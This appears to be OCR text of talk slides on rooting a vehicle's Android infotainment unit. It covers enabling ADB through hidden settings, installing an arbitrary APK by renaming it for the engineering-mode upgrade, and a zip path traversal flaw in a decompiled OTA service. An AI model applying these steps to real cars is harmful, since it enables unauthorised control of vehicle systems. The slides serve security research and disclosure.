
```
#netstat -apnt
Active Internet connections (established and servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program Name
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      5051/dnsmasq
tcp        0      0 192.168.39.1:53         0.0.0.0:*               LISTEN      5051/dnsmasq
tcp        0      0 127.0.0.1:56790         0.0.0.0:*               LISTEN      2353/someipsdd
tcp        0      0 192.168.100.3:55000     0.0.0.0:*               LISTEN      2402/[redacted]@0.0-service
tcp        0      0 0.0.0.0:7000            0.0.0.0:*               LISTEN      3293/[redacted].app
tcp        0      0 0.0.0.0:6010            0.0.0.0:*               LISTEN      2352/[redacted]
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      2369/[redacted]
tcp        0      0 0.0.0.0:65501           0.0.0.0:*               LISTEN      2161/[redacted]ens@1.0-service
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      3544/[redacted]
tcp        0      0 0.0.0.0:9347            0.0.0.0:*               LISTEN      2371/[redacted].control@1.0-service
tcp        0      0 127.0.0.1:56790         127.0.0.1:37860         ESTABLISHED 2353/someipsdd
tcp        0      0 127.0.0.1:38456         127.0.0.1:6010          ESTABLISHED 3864/com.[redacted]speech:remote
tcp        0      0 127.0.0.1:37860         127.0.0.1:56790         ESTABLISHED 2168/vps
```

From zero to root intelligent vehicles

Elevation of privileges
from untrusted_app user to shell user

The system settings are only hidden, but not removed from the system and can be recalled.


By installing Google Play’s FooView, you can get a list of all applications through the application and open it. System native settings and enable ADB



FV悬浮球 - fooView，文件浏览，手势截图


fooView Inc.


4.3★ 6.49万条评价 | 500万+ 次下载 | 适合所有人



From zero to root intelligent vehicles

Through reverse engineering, I found that after entering the engineering mode, there is a logic to upgrade.





```
/* renamed from:                              .p */
/* loaded from: classes.dex */
public class VersionUtil {
    /* renamed from: a */
    public static DocumentFile m181a(DocumentFile documentFile, Activity activity) {
        DocumentFile[] mo2845bK;
        DocumentFile documentFile2 = null;
        if (documentFile.exists() && (mo2845bK = documentFile.mo2845bK()) != null && mo2845bK.length > 0) {
            for (DocumentFile documentFile3 : mo2845bK) {
                if (!documentFile3.isDirectory() && documentFile3.getName().contains("T          r") && documentFile3.getName().endsWith(".apk")) {
                    documentFile2 = documentFile3;
                }
            }
        }
        return documentFile2;
```

Store any apk and rename it to T***r.apk, and you can install it through this process.

From zero to root intelligent vehicles

OTA file name traversal problem

OTA file name path traversal

1. Read USB upgrade file

```
private void upgradeAvnt() {
    if (!isUsbUpgradePackageExist(packageName:"avnt.zip")) {
        Toast.makeText(this, (int) R.string.files_not_found, 0).show();
    } else if (this.operateCommand.equals(anObject:"update_avnt")) {
        this.mUpgradeHandler.sendEmptyMessage(0);
        this.mUpdateType = "AVNT";
    } else {
        showPackageFoundDialog(this, updateType:"AVNT");
    }
}
```

```
private void bindService() {
    Intent intent = new Intent();
    intent.setAction("com.ts.car.upgrade.core.aidl.ITsUpgradeService");
    intent.setPackage("com.ts.car.upgrade.core");
    bindService(intent, this.otaConnection, 1);
}
```

2. Use Binder communication to call OTA Service

```
<string name="ota_save_path">/ota</string>
<string name="ota_soc_path">/ota/avnt/soc.zip</string>
<string name="ota_mcu_path">/ota/avnt/mcu</string>
<string name="ota_avnt_path">/ota/avnt</string>
<string name="cert_path">/data/misc/certs/</string>
<string name="release_note_path">/ota/avnt/release_note.xml</string>
<string name="real_ota_mcu_path">/share/mcu</string>
```


```
@Override // com.ts.car.upgrade.core.aidl.ITsUpgradeService
public int ota_start_update(String filePath) throws RemoteException {
    Log.e(TsUpgradeService.TAG, "ota_start_update()");
    if (TsUpgradeService.this.mUpgradeUtil == null) {
        TsUpgradeService.this.init();
    }
    FileUtil.deleteFiles(TsUpgradeService.this.getString(R.string.ota_avnt_path));
    FileUtil.deleteFiles(TsUpgradeService.this.getString(R.string.real_ota_mcu_path));
    FileUtil.syncFile();
    UpgradeUtil.delay();
    Log.e(TsUpgradeService.TAG, "unZipFile: " + filePath);
    try {
        FileUtil.unZipFile(new File(filePath), TsUpgradeService.this.getString(R.string.ota_avnt_path)
        TsUpgradeService.this.mUpgradeUtil.setUpgradeStep(step:0);
        int result = -1;
```

```
private static void unZipFile(ZipFile zipFile, String folderPath) throws IOException, ZipException, FileNotFoundException, Exception {
    try {
        Enumeration<?> entries = zipFile.entries();
        while (entries.hasMoreElements()) {
            ZipEntry entry = (ZipEntry) entries.nextElement();
            if (entry.isDirectory()) {
                Log.i(TAG, "unZipFile2 01 file operation reslut:" + new File(new String(entry.getName().getBytes(charsetName:"8859_1"), charsetName:"GB2312")).mkdir());
            } else {
                File desFile = new File(new String((folderPath + File.separator + entry.getName()).getBytes(charsetName:"8859_1"), charsetName:"GB2312"));
                if (!desFile.exists()) {
                    File fileParentDir = desFile.getParentFile();
                    if (!fileParentDir.exists()) {
                        Log.i(TAG, "unZipFile2 02 file operation reslut:" + fileParentDir.mkdirs());
                    }
                    Log.i(TAG, "unZipFile2 03 file operation reslut:" + desFile.createNewFile());
                }
                operateIoStream(zipFile.getInputStream(entry), new FileOutputStream(desFile));
            }
        }
```

3.Direct splicing of getName leads to path traversal vulnerability

From zero to root intelligent vehicles

